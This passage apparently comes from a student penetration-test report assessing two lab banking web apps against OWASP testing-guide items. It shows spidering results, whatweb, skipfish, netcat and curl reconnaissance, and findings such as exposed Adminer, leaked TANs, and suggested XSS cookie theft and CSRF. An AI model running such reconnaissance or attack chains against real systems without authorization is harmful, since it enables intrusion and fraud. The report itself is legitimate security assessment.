| GET | http://127.0.0.1/bower_components/bootstrap/less/utilities.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/wells.less |
| GET | http://127.0.0.1/bower_components/bootstrap/less/variables.less |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/README.md |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/npm-shrinkwrap.canonical.json |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/requirements.txt |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/s3_cache.py |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/sauce_browsers.yml |
| GET | http://127.0.0.1/bower_components/bootstrap/test-infra/uncached-npm-install.sh |
| GET | http://127.0.0.1/bower_components/bootstrap/ |
| GET | http://127.0.0.1/bower_components/bootstrap/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/MIT-LICENSE.txt |
| GET | http://127.0.0.1/bower_components/jquery/bower.json |
| GET | http://127.0.0.1/bower_components/jquery/dist/jquery.min.js |
| GET | http://127.0.0.1/bower_components/jquery/dist/jquery.js |
| GET | http://127.0.0.1/bower_components/jquery/dist/jquery.min.map |
| GET | http://127.0.0.1/bower_components/jquery/dist/ |
| GET | http://127.0.0.1/bower_components/jquery/src/ |
| GET | http://127.0.0.1/bower_components/jquery/dist/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/ |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax.js |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes.js |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes/ |
| GET | http://127.0.0.1/bower_components/jquery/src/callbacks.js |
| GET | http://127.0.0.1/bower_components/jquery/src/core.js |
| GET | http://127.0.0.1/bower_components/jquery/src/core/ |
| GET | http://127.0.0.1/bower_components/jquery/src/css.js |
| GET | http://127.0.0.1/bower_components/jquery/src/css/ |
| GET | http://127.0.0.1/bower_components/jquery/src/data.js |
| GET | http://127.0.0.1/bower_components/jquery/src/data/ |
| GET | http://127.0.0.1/bower_components/jquery/src/deferred.js |
| GET | http://127.0.0.1/bower_components/jquery/src/deprecated.js |
| GET | http://127.0.0.1/bower_components/jquery/src/dimensions.js |
| GET | http://127.0.0.1/bower_components/jquery/src/effects.js |
| GET | http://127.0.0.1/bower_components/jquery/src/effects/ |
| GET | http://127.0.0.1/bower_components/jquery/src/event.js |
| GET | http://127.0.0.1/bower_components/jquery/src/event/ |
| GET | http://127.0.0.1/bower_components/jquery/src/exports/ |
| GET | http://127.0.0.1/bower_components/jquery/src/jquery.js |
| GET | http://127.0.0.1/bower_components/jquery/src/intro.js |
| GET | http://127.0.0.1/bower_components/jquery/src/manipulation.js |

Table 3.23: Result from spidering NEXT9 Bank part 4

| Method | URL |
|---|---|
| GET | http://127.0.0.1/bower_components/jquery/src/manipulation/ |
| GET | http://127.0.0.1/bower_components/jquery/src/offset.js |
| GET | http://127.0.0.1/bower_components/jquery/src/queue.js |
| GET | http://127.0.0.1/bower_components/jquery/src/outro.js |
| GET | http://127.0.0.1/bower_components/jquery/src/queue/ |
| GET | http://127.0.0.1/bower_components/jquery/src/selector-native.js |
| GET | http://127.0.0.1/bower_components/jquery/src/selector-sizzle.js |
| GET | http://127.0.0.1/bower_components/jquery/src/selector.js |
| GET | http://127.0.0.1/bower_components/jquery/src/serialize.js |
| GET | http://127.0.0.1/bower_components/jquery/src/sizzle/ |
| GET | http://127.0.0.1/bower_components/jquery/src/traversing.js |
| GET | http://127.0.0.1/bower_components/jquery/src/traversing/ |
| GET | http://127.0.0.1/bower_components/jquery/src/var/ |
| GET | http://127.0.0.1/bower_components/jquery/src/wrap.js |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/jsonp.js |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/load.js |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/parseJSON.js |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/parseXML.js |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/script.js |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/var/ |
| GET | http://127.0.0.1/bower_components/jquery/src/ajax/xhr.js |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes/attr.js |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes/classes.js |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes/prop.js |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes/support.js |
| GET | http://127.0.0.1/bower_components/jquery/src/attributes/val.js |
| GET | http://127.0.0.1/bower_components/jquery/src/core/?C=S%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/core/access.js |
| GET | http://127.0.0.1/bower_components/jquery/src/core/init.js |
| GET | http://127.0.0.1/bower_components/jquery/src/core/parseHTML.js |
| GET | http://127.0.0.1/bower_components/jquery/src/core/ready.js |
| GET | http://127.0.0.1/bower_components/jquery/src/core/var/ |
| GET | http://127.0.0.1/bower_components/jquery/src/css/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/css/addGetHookIf.js |
| GET | http://127.0.0.1/bower_components/jquery/src/css/curCSS.js |
| GET | http://127.0.0.1/bower_components/jquery/src/css/defaultDisplay.js |
| GET | http://127.0.0.1/bower_components/jquery/src/css/hiddenVisibleSelectors.js |
| GET | http://127.0.0.1/bower_components/jquery/src/css/support.js |
| GET | http://127.0.0.1/bower_components/jquery/src/css/swap.js |
| GET | http://127.0.0.1/bower_components/jquery/src/css/var/ |
| GET | http://127.0.0.1/bower_components/jquery/src/data/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/data/Data.js |
| GET | http://127.0.0.1/bower_components/jquery/src/data/accepts.js |
| GET | http://127.0.0.1/bower_components/jquery/src/data/var/ |
| GET | http://127.0.0.1/bower_components/jquery/src/effects/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/effects/Tween.js |
| GET | http://127.0.0.1/bower_components/jquery/src/effects/animatedSelector.js |
| GET | http://127.0.0.1/bower_components/jquery/src/event/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/exports/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/event/alias.js |
| GET | http://127.0.0.1/bower_components/jquery/src/event/support.js |

Table 3.24: Result from spidering NEXT9 Bank part 5

| Method | URL |
|---|---|
| GET | http://127.0.0.1/bower_components/jquery/src/exports/amd.js |
| GET | http://127.0.0.1/bower_components/jquery/src/exports/global.js |
| GET | http://127.0.0.1/bower_components/jquery/src/manipulation/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/manipulation/_evalUrl.js |
| GET | http://127.0.0.1/bower_components/jquery/src/manipulation/support.js |
| GET | http://127.0.0.1/bower_components/jquery/src/manipulation/var/ |
| GET | http://127.0.0.1/bower_components/jquery/src/queue/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/queue/delay.js |
| GET | http://127.0.0.1/bower_components/jquery/src/sizzle/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/sizzle/dist/ |
| GET | http://127.0.0.1/bower_components/jquery/src/traversing/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/traversing/findFilter.js |
| GET | http://127.0.0.1/bower_components/jquery/src/traversing/var/ |
| GET | http://127.0.0.1/bower_components/jquery/src/var/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/jquery/src/var/arr.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/class2type.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/concat.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/hasOwn.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/indexOf.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/pnum.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/push.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/rnotwhite.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/slice.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/strundefined.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/support.js |
| GET | http://127.0.0.1/bower_components/jquery/src/var/toString.js |
| GET | http://127.0.0.1/bower_components/jquery/ |
| GET | http://127.0.0.1/bower_components/lodash/ |
| GET | http://127.0.0.1/bower_components/jquery/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/lodash/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/lodash/LICENSE.txt |
| GET | http://127.0.0.1/bower_components/lodash/bower.json |
| GET | http://127.0.0.1/bower_components/lodash/dist/ |
| GET | http://127.0.0.1/bower_components/lodash/dist/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/lodash/dist/lodash.compat.js |
| GET | http://127.0.0.1/bower_components/lodash/dist/lodash.compat.min.js |
| GET | http://127.0.0.1/bower_components/lodash/dist/lodash.js |
| GET | http://127.0.0.1/bower_components/lodash/dist/lodash.min.js |
| GET | http://127.0.0.1/bower_components/lodash/dist/lodash.underscore.js |
| GET | http://127.0.0.1/bower_components/lodash/dist/lodash.underscore.min.js |
| GET | http://127.0.0.1/bower_components/ngUpload/CHANGELOG.md |
| GET | http://127.0.0.1/bower_components/ngUpload/ng-upload.min.js |
| GET | http://127.0.0.1/bower_components/ngUpload/bower.json |
| GET | http://127.0.0.1/bower_components/ngUpload/ng-upload.js |
| GET | http://127.0.0.1/bower_components/ngUpload/ng-upload.min.js.map |
| GET | http://127.0.0.1/bower_components/ngUpload/readme.md |
| GET | http://127.0.0.1/bower_components/ngUpload/ |
| GET | http://127.0.0.1/bower_components/ngUpload/?C=D%3BO%3DA |
| GET | http://127.0.0.1/bower_components/ |
| GET | http://127.0.0.1/bower_components/?C=D%3BO%3DA |

Table 3.25: Result from spidering NEXT9 Bank part 6

| Method | URL |
|---|---|
| GET | http://127.0.0.1/css/app.css |
| GET | http://127.0.0.1/css/ |
| GET | http://127.0.0.1/css/?C=D%3BO%3DA |
| GET | http://127.0.0.1/icons/blank.gif |
| GET | http://127.0.0.1/icons/back.gif |
| GET | http://127.0.0.1/icons/folder.gif |
| GET | http://127.0.0.1/icons/unknown.gif |
| GET | http://127.0.0.1/icons/text.gif |
| GET | http://127.0.0.1/icons/image2.gif |
| GET | http://127.0.0.1/icons/movie.gif |
| GET | http://127.0.0.1/icons/bomb.gif |
| GET | http://127.0.0.1/img/tum_logo_white_outline.png |
| GET | http://127.0.0.1/img/papermoney3.png |
| GET | http://127.0.0.1/img/istock_manager_1.png |
| GET | http://127.0.0.1/img/loader.gif |
| GET | http://127.0.0.1/img/tum_informatik_logo_white.png |
| GET | http://127.0.0.1/img/istock_privacy_1.png |
| GET | http://127.0.0.1/img/istock_hotline_1.png |
| GET | http://127.0.0.1/img/istock_security_1.png |
| GET | http://127.0.0.1/img/istock_manager.jpg |
| GET | http://127.0.0.1/img/istock_hotline.jpg |
| GET | http://127.0.0.1/img/istock_money.jpg |
| GET | http://127.0.0.1/img/istock_money.png |
| GET | http://127.0.0.1/img/istock_privacy.jpg |
| GET | http://127.0.0.1/img/istock_security.png |
| GET | http://127.0.0.1/img/money.jpg |
| GET | http://127.0.0.1/img/money.png |
| GET | http://127.0.0.1/img/papermoney.png |
| GET | http://127.0.0.1/img/papermoney2.png |
| GET | http://127.0.0.1/img/tum_logo_white.png |
| GET | http://127.0.0.1/img/ |
| GET | http://127.0.0.1/img/?C=D%3BO%3DA |
| GET | http://127.0.0.1/js/app.js |
| GET | http://127.0.0.1/js/accounts.js |
| GET | http://127.0.0.1/js/index.js |
| GET | http://127.0.0.1/js/bootstrap.file-input.js |
| GET | http://127.0.0.1/js/user_management.js |
| GET | http://127.0.0.1/js/transaction.js |
| GET | http://127.0.0.1/js/services.js |
| GET | http://127.0.0.1/js/ |
| GET | http://127.0.0.1/js/?C=D%3BO%3DA |

Table 3.26: Result from spidering NEXT9 Bank part 7

### 3.1.8 Fingerprint Web Application Framework (OWASP OTG-INFO-008)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We only observed that the FPDF PHP framework was used to create the PDF documents.<br><br>We used the ***whatweb*** tool to automatically search for included frameworks (Figure 3.12).<br><br>`whatweb https://IP_ADDRESS/foobank/view -v` |
| **Discovery** | Furthermore we used the results from OTG-INFO-007 (section 3.1.7) to find more frameworks. We denoted in brackets where we found the version number of the indentified frameworks.<br><br>Detected frameworks:<br><br>▪ `FPDF v1.7` (https://IP_ADDRESS/foobank/lib/fpdf/changelog.htm) |
| **Likelihood** | It requires some knowledge and tools to gather this information, therefore the likelihood is not high but medium. |
| **Implication** | There was only one framework detected which does not cause a very large attack surface. We couldn't find any attack vectors. |
| **Recommendations** | Restrict the access to the library/framework folders e.g. by a `.htaccess` file. |

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

https://10.0.0.211/foobank/view/ [200]
https://10.0.0.211/foobank/view/ [200] Apache[2.2.22], Country[RESERVED][ZZ], Fr
ame, HTTPServer[Ubuntu Linux][Apache/2.2.22 (Ubuntu)], IP[10.0.0.211]
URL     : https://10.0.0.211/foobank/view/
Status  : 200
   Apache ----------------------------------------------------------------
        Description: The Apache HTTP Server Project is an effort to develop and
                     maintain an open-source HTTP server for modern operating
                     systems including UNIX and Windows NT. The goal of this
                     project is to provide a secure, efficient and extensible
                     server that provides HTTP services in sync with the current

                     HTTP standards. - homepage: http://httpd.apache.org/
        Version    : 2.2.22 (from HTTP Server Header)

   Country ---------------------------------------------------------------
        Description: Shows the country the IPv4 address belongs to. This uses
                     the GeoIP IP2Country database from
                     http://software77.net/geo-ip/. Instructions on updating the

                     database are in the plugin comments.
        String     : RESERVED
        Module     : ZZ

   Frame -----------------------------------------------------------------
        Description: This plugin detects instances of frame and iframe HTML
                     elements.

   HTTPServer ------------------------------------------------------------
        Description: HTTP server header string. This plugin also attempts to
                     identify the operating system from the server header.
        Os         : Ubuntu Linux
        String     : Apache/2.2.22 (Ubuntu) (from server string)

   IP --------------------------------------------------------------------
        Description: IP address of the target, if available.
        String     : 10.0.0.211

root@kali:~#
```

Figure 3.12: Collecting used frameworks with whatweb for TUM International Bank

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We detected several JavaScript frameworks that were used in this application.<br><br>We used the ***whatweb*** tool to automatically search for included frameworks (Figure 3.13).<br><br>`whatweb http://IP_ADDRESS/ -v`<br><br>Furthermore we used the results from OTG-INFO-007 (Section 3.1.7) to find more frameworks. We denoted in brackets where we found the version number of the indentified frameworks. |
| **Discovery** | Detected frameworks:<br><br>▪ `AngularJS v1.2.26` (http://127.0.0.1/bower_components/angular/angular.js)<br>▪ `angular-confirm-field v0.1.2` (http://127.0.0.1/bower_components/angular-confirm-field/bower.json)<br>▪ `angular-notify v2.0.2` (http://127.0.0.1/bower_components/angular-notify/bower.json)<br>▪ `angular-bootstrap v.0.11.2` (http://127.0.0.1/bower_components/angular-ui-bootstrap-bower/bower.json)<br>▪ `angular-ui-router v0.2.12` (http://127.0.0.1/bower_components/angular-ui-router/bower.json)<br>▪ `Bootstrap v3.1.1` (http://127.0.0.1/bower_components/bootstrap/bower.json)<br>▪ `jQuery v2.1.1` (http://127.0.0.1/bower_components/jquery/dist/jquery.js)<br>▪ `Lo-Dash v2.4.1` (http://127.0.0.1/bower_components/lodash/dist/lodash.js)<br>▪ `ngUpload v.0.5.11` (http://127.0.0.1/bower_components/ngUpload/bower.json) |
| **Likelihood** | It requires some knowledge and tools to gather this information, therefore the likelihood is not high but medium. |
| **Implication** | We detected 9 frameworks, which leaves surface for an attacker and makes it hard to assure that all frameworks are secure itself. For the currently used versions we could not find any vulnerabilities. |
| **Recommendations** | Restrict the access to the library/framework folders e.g. by a .htaccess file. |

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Apache ----------------------------------------------------------------
     Description: The Apache HTTP Server Project is an effort to develop and
                  maintain an open-source HTTP server for modern operating
                  systems including UNIX and Windows NT. The goal of this
                  project is to provide a secure, efficient and extensible
                  server that provides HTTP services in sync with the current
                  HTTP standards. - homepage: http://httpd.apache.org/
     Version    : 2.2.22 (from HTTP Server Header)

Country ---------------------------------------------------------------
     Description: Shows the country the IPv4 address belongs to. This uses
                  the GeoIP IP2Country database from
                  http://software77.net/geo-ip/. Instructions on updating the
                  database are in the plugin comments.
     String     : RESERVED
     Module     : ZZ

HTTPServer ------------------------------------------------------------
     Description: HTTP server header string. This plugin also attempts to
                  identify the operating system from the server header.
     Os         : Ubuntu Linux
     String     : Apache/2.2.22 (Ubuntu) (from server string)

IP --------------------------------------------------------------------
     Description: IP address of the target, if available.
     String     : 10.0.0.218

JQuery ----------------------------------------------------------------
     Description: A fast, concise, JavaScript that simplifies how to traverse
                  HTML documents, handle events, perform animations, and add
                  AJAX. - Homepage: http://jquery.com/

PasswordField ---------------------------------------------------------
     Description: find password fields
     String     : password (from field name)
     String     : password_confirm (from field name)
     String     : password (from field name)

Script ----------------------------------------------------------------
     Description: This plugin detects instances of script HTML elements and
                  returns the script language/type.
     String     : text/javascript

Title -----------------------------------------------------------------
     Description: The HTML page title
     String     : NEXT9 Banking - Welcome (from page title)

X-UA-Compatible -------------------------------------------------------
     Description: This plugin retrieves the X-UA-Compatible value from the
                  HTTP header and meta http-equiv tag. - More Info:
                  http://msdn.microsoft.com/en-us/library/cc817574.aspx
     String     : IE=edge
```

Figure 3.13: Collecting used frameworks with whatweb for Next9 Bank

### 3.1.9 Fingerprint Web Application (OWASP OTG-INFO-009)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | Adminer was already detected in the analysis of OTG-INFO-004 (Section 3.1.4). There were no further web applications detected. |
| **Discovery** | Please refer to OTG-INFO-004 (Section 3.1.4) to read about the detection of Adminer.<br><br>Besides that we search through the cookies of the HTTP requests and the results of the spidering to identify further web applications. |
| **Likelihood** | Please refer to OTG-INFO-004 (Section 3.1.4). |
| **Implication** | Please refer to OTG-INFO-004 (Section 3.1.4). |
| **Recommendations** | Please refer to OTG-INFO-004 (Section 3.1.4). |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | There were no additional web applications detected. |
| **Discovery** | We searched through the cookies of the HTTP requests and the results of the spidering to identify web applications. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.1.10 Map Application Architecture (OWASP OTG-INFO-010)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We detected, that the web application has a MySQL database and that it is composed out of some JavaScript, PHP and C code. |
| **Discovery** | These finding were possible through the observed directory traversal (see section 3.5.1), which allowed us to see the folder structure and several files.<br><br>Beyond that, there were no findings as there is only the custom online banking web application hosted on the server. |
| **Likelihood** | Please refer to OTG-AUTHZ-001 (Section 3.5.1). |
| **Implication** | Please refer to OTG-AUTHZ-001 (Section 3.5.1). |
| **Recommendations** | Please refer to OTG-AUTHZ-001 (Section 3.5.1). |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | There were no additional web applications detected, except a lot of javascript libraries used in the actual banking app. |
| **Discovery** | We searched through the cookies of the HTTP requests and the results of the spidering to identify web applications. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

## 3.2 Configuration and Deploy Management Testing

### 3.2.1 Test Network/Infrastructure Configuration (OWASP OTG-CONFIG-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We gathered the following information:<br>▪ Apache Fingerprint<br>▪ Adminer 4.1.0 based on Screenshot (Figure 3.17) and `https://IP_ADDRESS/adminer/`<br>▪ Adminer is accessable for every user and could be hacked<br>▪ File and Folder listing enabled in Apache |
| **Discovery** | The Apache fingerprint has been retrieved by sending any `GET` request to the server and analysing the header of the response. (Section 3.1.2) We found the adminer application through the Screenshot placed in the database folder (Figure 3.17). The screenshot also offers information about the used version of adminer, which is 4.1.0 and how to access it. |
| **Likelihood** | It is very likely to find these information for someone, who specifically tries to find security holes. |
| **Implication** | In case of security holes in the used adminer installation, a hacker could get access to the database. |
| **Recommendations** | ▪ Remove adminer from public access<br>▪ Disable folder listing in apache |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We found the Apache fingerprint |
| **Discovery** | The apache fingerprint has been retrieved by sending a `GET` Request to the server and reading the header of the response. (Section3.1.2) |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.2.2 Test Application Platform Configuration (OWASP OTG-CONFIG-002)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We gathered the following information:<br>▪ The Samurai-WTF default frontpage can be accessed by requesting the url `https://IP_ADDRESS/` without the `/foobank/` folder<br>▪ Adminer<br>▪ No Comments could be found in the HTML files |
| **Discovery** | We searched the HTML Code for comments by using the ***Developer Tools*** provided by ***Firefox*** and the ***Chromium Browser***. Adminer has been found by looking at the url of the screenshot of the database structure we found (Figure 3.17) |
| **Likelihood** | Adminer can be used to hack the application, in case there are security holes found in the used version. |
| **Implication** | Access to the database |
| **Recommendations** | Remove adminer from public access |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We gathered the following information:<br>▪ All pre-installed applications that were accessable by default, have been removed<br>▪ HTML Comment based on a not finally implemented feature "forgotPassword" has been found (Figure 3.9).<br>▪ All other HTML-Comments we found, are automatically generated by AngularJS. |
| **Discovery** | We searched the HTML Code for comments by using the ***Developer Tools*** provided by ***Firefox*** and the ***Chromium Browser***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.2.3 Test File Extensions Handling for Sensitive Information (OWASP OTG-CONFIG-003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | TUM Internation Bank |
|---|---|
| **Observation** | The Bulk Transfer feature does not seem to check for the correct filetype and we found an example file for the transfer in `https://IP_ADDRESS/foobank/data.txt` |
| **Discovery** | The Bulk transfer feature does not provide any error messages, if the user tries to upload something else then a text file. The upload has been tested with files of the following types: `*.zip, *.rar, *.jpg, *.exe, *.pdf`. The example file provides information about two existing accounts with the ids 60002 and 60003. |
| **Likelihood** | The upload of any filetypes can be tested by any registered user and therefore does not need any specific tools |
| **Implication** | The user can upload any kind of file to the server. In case of shell-scripts or other executable code, these files could be used to execute code from the attacker on the server. |
| **Recommendations** | Restrict upload to text files only. Maybe also restrict the maximum size of the file. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | NEXT9 Bank |
|---|---|
| **Observation** | We did not find any downloadable files or backups. The batch upload does check for correct file content type: `text/plain` and rejects all other files. |
| **Discovery** | Upload tested with the following file types: `*.zip, *.rar, *.jpg, *.exe, *.pdf`. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.2.4 Backup and Unreferenced Files for Sensitive Information (OWASP OTG-CONFIG-004)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We found the following files on the server:<br>▪ Screenshot of Database structure has been found (Figure 3.17)<br>▪ Tans for user 1 have been found in `/foobank/web/tan.php`<br>`INSERT INTO tan_numbers (user_id,seq_number,tan,expiry_date ,expired)VALUES (1,1,"J20lZP4Ux6rZMjt","2014-12-12",1) ,(1,2,"7Q4DLWZJJ3j89ai","2014-12-12",1),...` |
| **Discovery** | The Screenshot has been discovered by scanning through the filetree manually. The tans have been found by using ***Skipfish*** with this command: `skipfish -o OUTPUT_DIR https://IP_ADDRESS/foobank/`. |
| **Likelihood** | The tans have been discovered by Skipfish, but could also be found manually by checking through the filetree. |
| **Implication** | As the user knows the database structure from both the screenshot and the beginning of the sql command within the `/foobank/web/tan.php`-file, the application is vulnerable in case of possible sql injections, which is possible in this application on multiple occasions. As the attacker receives tans for user 1 which are currently valid and not expired, the attacker can use cross-site-request-forgery to execute transactions with a valid tan for the user.<br>We were not able to login as user 1 by manipulating the cookie and assume, the account does not exist. |
| **Recommendations** | Fix the problem, which ends up showing the tans in the file and remove the screenshot. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | No backups or unreferenced files with sensitive information were found. |
| **Discovery** | No files with sensitive information could be found by scanning the files manually. Also an automated scan by ***Skipfish*** brought up no results. We started ***Skipfish*** using the following command:<br>`skipfish -o OUTPUT_DIR https://IP_ADDRESS/` |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.2.5 Enumerate Infrastructure and Application Admin Interfaces (OWASP OTG-CONFIG-005)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | TUM Internation Bank |
|---|---|
| **Observation** | We found:<br>▪ Adminer<br>▪ Login as Customer, Employee or Admin |
| **Discovery** | The username, database name as well as the host, needed to authenticate at adminer can be taken from the screenshot (Figure 3.17). Only the password is missing, which could be hacked via brute-force. The authentication for employee and admin accounts can be passed, by stealing the cookies of another employee/admin. E.g. Cross-Site-Scripting. (For used methods check also sections 3.5.2 and 3.5.3. |
| **Likelihood** | Stealing the cookie values in an easy way, needs some sort of cross-site-scripting, which is an advanced method of attacking as it involves multiple steps. |
| **Implication** | Complete access to the employee or admin interface, gives access to all features and enabling other account to become those privileges too. |
| **Recommendations** | Store the cookie information more safe and remove the adminer application from public access |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | NEXT9 Bank |
|---|---|
| **Observation** | The only accessable application is the bank service itself. |
| **Discovery** | Login credentials cannot be stolen easily, as the communication relies on HTTPS. In addition brute forcing the password is not possible as the account gets blocked after five times using an invalid password. (see Section 3.4.3) |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.2.6 Test HTTP Methods (OWASP OTG-CONFIG-006)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | The application is not accessable over HTTP. HTTPS is enforced |
| **Discovery** | Trying to connect via browser and send `GET`, `POST`-request over ***Postman*** to `http://IP_ADDRESS/foobank`. We also tried to connect via ***netcat*** using the following command: `nc IP_ADDRESS 80`, which did not work. (Figure 3.14 and 3.15) |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | All the important calls between frontend and backend are https only. |
| **Discovery** | Trying to connect via browser and send `GET`, `POST`-request over ***Postman*** to `http://IP_ADDRESS/foobank`. We also tried to connect via ***netcat*** using the following command: `nc IP_ADDRESS 80`, which did not work. (Figure 3.14 and 3.15) |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

```
hacker@Notebook ~
$ nc
usage: nc [-46CDdhklnrtUuvz] [-I length] [-i interval] [-O length]
          [-P proxy_username] [-p source_port] [-s source] [-T ToS]
          [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]

hacker@Notebook ~
$ nc 192.168.178.28 80
```

Figure 3.14: Netcat on ip address

```
hacker@Notebook
$ echo "GET / HTTP/1.0\n" | nc 192.168.178.28 80
HTTP/1.1 400 Bad Request
Date: Sat, 15 Nov 2014 13:27:36 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 313
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at samurai-wtf.localhost Port 80</address
>
</body></html>
```

Figure 3.15: Netcat Return on ip address

### 3.2.7 Test HTTP Strict Transport Security (OWASP OTG-CONFIG-007)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | HTTPS is enforced, but there is no maximum age for Strict-Transport-Security set. |
| **Discovery** | Executing the command `curl -s -D- https://IP_ADDRESS/ \| grep Strict` came back with no result. Result should have looked like `Strict-Transport-Security: max-age=...` (Figure 3.16) |
| **Likelihood** | In order to abuse this misconfiguration, the attacker can create a man in the middle attack because of the problem of accepting certificates that are not trusted. |
| **Implication** | Attackers are able to sniff the network traffic, which is not a risk in this application as the server enforces https. |
| **Recommendations** | Set a HSTS header with the following settings `Strict-Transport-Security: max-age=60000;includeSubDomains` |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | HTTPS is enforced, but there is no maximum age for Strict-Transport-Security set. |
| **Discovery** | Executing the command `curl -s -D- https://IP_ADDRESS/ \| grep Strict` came back with no result. Result should have looked like `Strict-Transport-Security: max-age=...` (Figure 3.16) |
| **Likelihood** | In order to abuse this misconfiguration, the attacker can create a man in the middle attack because of the problem of accepting certificates that are not trusted. |
| **Implication** | Attackers are able to sniff the network traffic, which is not a risk in this application as the server enforces https. |
